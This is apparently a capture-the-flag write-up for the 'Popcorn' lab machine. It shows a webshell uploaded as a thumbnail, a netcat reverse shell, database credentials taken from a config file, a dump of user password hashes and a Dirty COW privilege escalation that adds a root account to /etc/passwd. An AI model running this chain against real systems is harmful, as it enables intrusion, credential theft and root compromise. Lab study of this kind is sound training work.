


2) Webshell on our torrent file does not work





### 3) We can upload webshell on thumbnail



### 4) Got RCE





```

(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.6] 45162
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
<orrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@popcorn:/var/www/torrent/upload$ ^Z
zsh: suspended nc -lvnp 4444

(vigneswar@VigneswarPC)-[~]
$ stty raw -echo && stty size && fg
41 156
[3] - continued nc -lvnp 4444

www-data@popcorn:/var/www/torrent/upload$ stty rows 41 cols 156
www-data@popcorn:/var/www/torrent/upload$ export TERM=xterm-256color
www-data@popcorn:/var/www/torrent/upload$ |

```

## 2) Found database credentials

```

//Edit This For TORRENT HOSTER Database
//database configuration
$CFG->host = "localhost";
$CFG->dbName = "torrenthoster";           //db name
$CFG->dbUserName = "torrent";           //db username
$CFG->dbPassword = "SuperSecret!!";     //db password

$dbhost      = $CFG->host;
$dbuser      = $CFG->dbUserName;
$dbpass      = $CFG->dbPassword;
$database    = $CFG->dbName;

```

## 3) Found admin password hash

```

www-data@popcorn:/var/www/torrent$ mysql -u torrent -p'SuperSecret!!'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 57
Server version: 5.1.37-lubuntu5.5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use torrenthoster;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_torrenthoster |
+-----+
| ban                      |
| categories               |
| comments                 |
| log                     |
| namemap                  |
| news                     |
| subcategories            |
| users                    |
+-----+
8 rows in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+-----+-----+-----+-----+
| id | userName | password | privilege | email | joined | lastconnect |
+----+-----+-----+-----+-----+-----+-----+
| 3  | Admin   | d5bfedcee289e5e05b86daad8ee3e2e2 | admin | admin@yourdomain.com | 2007-01-06 21:12:46 | 2007-01-06 21:12:46 |
| 5  | hacker  | 1a1dc91c907325c69271ddf0c944bc72 | user  | test@mail.com | 2024-04-03 19:14:22 | 2024-04-03 19:14:22 |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

## Privilege Escalation

1) The linux version is old

```

www-data@popcorn:/var/www$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/var/www$

```

2) It is vulnerable to dirty cow

```
www-data@popcorn:/var/www$ gcc exploit.c -pthread -o dirty -lcrypt
www-data@popcorn:/var/www$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:filIpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b777e000
```

```
^C
www-data@popcorn:/var/www$ cat /etc/passwd
firefart:filIpG9ta02N.:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

3) Got root access

```
www-data@popcorn:/var/www$ su firefart
Password:
firefart@popcorn:/var/www# cd /root
firefart@popcorn:~# cat root.txt
f2efafe632cd43bb539d170d200f03e2
firefart@popcorn:~# |
```